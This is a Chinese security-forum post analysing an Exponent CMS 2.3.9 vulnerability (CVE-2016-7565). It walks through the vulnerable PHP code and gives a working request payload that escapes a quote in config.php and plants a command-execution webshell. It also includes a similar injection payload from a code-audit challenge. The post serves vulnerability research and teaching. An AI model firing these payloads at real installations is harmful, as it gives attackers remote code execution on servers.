
Exponent CMS 2.3.9 配置文件写入 Getshell分析—【CVE-2016-7565】

chybeta / 2017-12-14 11:20:00 / 浏览数 4068 技术文章 技术文章 顶(0) 踩(0)

最近一直在给cmsPoc写各种cms的exp/poc。遇到了这个配置文件写入从而getshell的洞，想到了P神-代码审计圈里分享过的一道审计题，借此分析一波。
<!-- more -->

漏洞复现



cmsPoc里用的payload如下：

```
install/index.php?sc[SMTP_PORT]=25\\');echo `$_POST[chybeta]`;//
```

下面基于这个payload进行分析。

漏洞分析

在 install/index.php 的第44行左右：

```
<?php
...
include_once('../exponent.php');
expString::sanitize($_REQUEST);
```

在 framework/core/subsystems/expString.php 的第502行

```
<?php
...

public static function sanitize(&$data) {
//        return $data;

   if (is_array($data)) {
       $saved_params = array();
       if (!empty($data['controller']) && $data['controller'] == 'snippet') {
           $saved_params['body'] = $data['body'];  // store snippet body
       }
       foreach ($data as $var=>$val) {
//               $data[$var] = self::sanitize($val);
           $data[$var] = self::xss_clean($val);
       }
       if (!empty($saved_params)) {
           $data = array_merge($data, $saved_params);  // add stored snippet body
       }
```

```
   }
```

由于
$_REQUEST是个数组，从代码中可以看到只经过了xss_clean的检查，这对我们的payload没有影响。因此经过sanitize后，仍然有sc[SMTP_PORT]=25\\');echo
`$_POST[chybeta]`;//

继续分析，install/index.php 的第56行左右：

```
<?php
...

// Create or update the config settings
if (isset($_REQUEST['sc'])) {
   if (file_exists("../framework/conf/config.php")) {
       // Update the config
       foreach ($_REQUEST['sc'] as $key => $value) {
           expSettings::change($key, $value);
       }
   }

...
}
```

对于一个已经安装完成的exponent，其文件framework/conf/config.php必定是存在的，所以当传入参数$_REQUEST['sc']，会进入更新config的流程。

expSettings::change定义在 framework\core\subsystems\expSettings.php中的第220行

```
<?php
...

public static function change($var, $val)
{
   $conf = self::parseFile(BASE . 'framework/conf/config.php');
   $conf[$var] = $val;
   self::saveValues($conf);
}
```

self::parseFile定义在该文件的第140行，其作用是将config.php中的内容解析出来。接下去的一行，将我们传入的$key和$value进行设置，即执行：

```
$var = "SMTP_PORT"
$val = "25\\');echo `$_POST[chybeta]`;//";
$conf[$var]=$val;
```

接下去进行写入，即self::saveValues，该函数定义在该文件expSettings.php的第175行左右：

```
<?php
...

public static function saveValues($values, $configname = '')  //FIXME only used with themes and self::change() method
{
   $profile = null;
   $str = "<?php\n";
   foreach ($values as $directive => $value) {
       $directive = trim(strtoupper($directive));
       if ($directive == 'CURRENTCONFIGNAME') {  // save and strip out the profile name
           $profile = $value;
           continue;
       }
       $str .= "define(\"$directive\",";
       $value = stripslashes($value); // slashes added by POST
```

可以看到对于$value，先经过了一次stripslashes，这会将value值中原有的反斜杠（\）去掉。25\\');echo
`$_POST[chybeta]`;//中，25后面的第一个反斜杠（\）将会被去掉，再之后的一个反斜杠（\），被当作是后面单引号的转义符，因此不会被去除。因此$value的值为

```
25\');echo `$_POST[chybeta]`;//
```

完成上述操作后，继续执行

```
<?php

if (substr($directive, -5, 5) == "_HTML") {
```

```
   $value = htmlentities($value, ENT_QUOTES, LANG_CHARSET);
//              $value = str_replace(array("\r\n","\r","\n"),"<br />",$value);
   $value = str_replace(array("\r\n", "\r", "\n"), "", $value);
//                $value = str_replace(array('\r\n', '\r', '\n'), "", $value);
   $str .= "exponent_unhtmlentities('$value')";
} elseif (is_int($value)) {
   $str .= "'" . $value . "'";
} else {
   if ($directive != 'SESSION_TIMEOUT') {
       $str .= "'" . str_replace("'", "\'", $value) . "'";  //FIXME is this still necessary since we stripslashes above???
   } //                   $str .= "'".$value."'";
   else {
       $str .= "'" . str_replace("'", '', $value) . "'";
   }
}
$str .= ");\n";
}

$str .= '?>';
//      $configname = empty($values['CURRENTCONFIGNAME']) ? '' : $values['CURRENTCONFIGNAME'];
if ($configname == '') {
$str .= "\n<?php\ndefine(\"CURRENTCONFIGNAME\",\"$profile\");\n?>"; // add  profile name to end of active profile
}
self::writeFile($str, $configname);
}
?>
```

由于我们的payload为`sc[SMTP_PORT]`，不以_HTML结尾，且不为SESSION_TIMEOUT，因此会执行下面这条语句：

```
$str .= "'" . str_replace("'", "\'", $value) . "'";
```

对应前面的`$value`，它将`$value`中的单引号前又加上了一次反斜杠，导致`$value`的值现在变为：

```
25\\');echo `$_POST[chybeta]`;//
```

最后的操作就是将得到的内容写入到配置文件中了。

```
define("SMTP_PORT",'$value');
■■
define("SMTP_PORT",'25\\');echo `$_POST[chybeta]`;//');
```

由于第一个反斜杠的存在，它把第二个反斜杠给转义了，从而导致了后面这个单引号的逃逸，进一步的使我们能够成功的闭合define。接下来又利用了php的`//`注释将原有的

P神的审计题

与本次漏洞分析异曲同工之妙的一种解法如下：

```
?option=aaa\';phpinfo();//
```

经过addslashes后，$str为 `aaa\\\';phpinfo();//`

经过preg_replace正则匹配后，对\做了转义处理,xxxxx/option.php的内容变为：

```
<?php
$option='aaa\\';phpinfo();//';
?>
```

同样利用第一个斜杠转义第二个斜杠，从而导致了单引号的逃逸。

另一种解答方法放在 Code-Audit-Challenges PHP challenge-3

更多解答，请见代码审计-知识星球。

点击收藏 | 0 关注 | 0

上一篇：基于 Python 的漏洞利用框架... 下一篇：Docker笔记—基础篇

1. 3 条回复

三顿 2017-12-15 17:29:24

其实最好把存在漏洞的cms源码也发出来，方便大家复现~
这里给大佬点个赞~

0 回复Ta

chybeta 2017-12-16 07:23:42

Exponent cms 2.3.9 下载地址： https://sourceforge.net/projects/exponentcms/files/exponent-2.3.9.zip/download

0 回复Ta

chybeta 2017-12-16 07:24:32

@三顿 已补充，感谢提出！

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板